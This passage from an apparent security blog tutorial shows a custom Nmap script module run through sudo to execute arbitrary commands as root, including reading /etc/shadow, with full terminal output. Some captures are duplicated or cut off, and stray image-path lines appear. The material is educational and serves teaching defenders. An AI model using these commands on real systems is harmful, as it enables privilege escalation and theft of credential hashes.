
Once the module is copied to the target system, you can then run your custom module through Nmap. Below you can see the module successfully runs as our unprivileged user.

```
nmap --script=./exec --script-args='command=whoami'
```




```
test@ip-192-168-1-222:~$ nmap --script=./exec --script-args='command=whoami'nmap --script=./exec --script-args='command=whoami'

Starting Nmap 7.01 ( https://nmap.org ) at 2018-11-19 15:55 UTC
WARNING: Running Nmap setuid, as you are doing, is a major security risk.

Command Output:
test
WARNING: No targets were specified, so 0 hosts scanned.
Nmap done: 0 IP addresses (0 hosts up) scanned in 0.20 seconds
test@ip-192-168-1-222:~$
```

```
nmap --script=./exec --script-args='command=cat /etc/shadow'
```




```
test@ip-192-168-1-222:~$ nmap --script=./exec --script-args='command=whoami'nmap --script=./exec --script-args='command=cat /etc/shadow'

Starting Nmap 7.01 ( https://nmap.org ) at 2018-11-19 16:01 UTC
WARNING: Running Nmap setuid, as you are doing, is a major security risk.

Command Output:
cat: /etc/shadow: Permission denied
WARNING: No targets were specified, so 0 hosts scanned.
Nmap done: 0 IP addresses (0 hosts up) scanned in 0.20 seconds
test@ip-192-168-1-222:~$
```

Now, you can see we're able to run arbitrary commands in the root user's context, when running our new Nmap module through sudo.



```
test@ip-192-168-1-222:~$ sudo nmap --script=./exec --scrip
s='command=whoami'nmap --script=./exec --script-args='comm
hoami'
sudo: unable to resolve host ip-192-168-1-222

Starting Nmap 7.01 ( https://nmap.org ) at 2018-11-19 16:0
Command Output:
root
WARNING: No targets were specified, so 0 hosts scanned.
Nmap done: 0 IP addresses (0 hosts up) scanned in 0.20 sec
test@ip-192-168-1-222:~$
```



```
test@ip-192-168-1-222:~$ sudo nmap --script=./exec --script-arg
s='command=whoami'nmap --script=./exec --script-args='command=c
at /etc/shadow'
sudo: unable to resolve host ip-192-168-1-222

Starting Nmap 7.01 ( https://nmap.org ) at 2018-11-19 16:04 UTC
Command Output:
root:*:17816:0:99999:7:::
daemon:*:17816:0:99999:7:::
bin:*:17816:0:99999:7:::
sys:*:17816:0:99999:7:::
sync:*:17816:0:99999:7:::
games:*:17816:0:99999:7:::
man:*:17816:0:99999:7:::
```

So that's the Nmap example. Also, for the fun of it, we occasionally configure ncat in sudoers when hosting CTFs, but to be honest I've never seen that in the real world. Either way, the video below shows both the Nmap and ncat scenarios.

http://blog.netspi.com/wp-content/uploads/2020/03/ssh-sudo-custom-nmap-module.mp4

Wrap Up

In this blog we talked about different ways to approach SSH password guessing and attacking sudo applications. I hope it was useful information for those new the security community. Good luck and hack responsibly!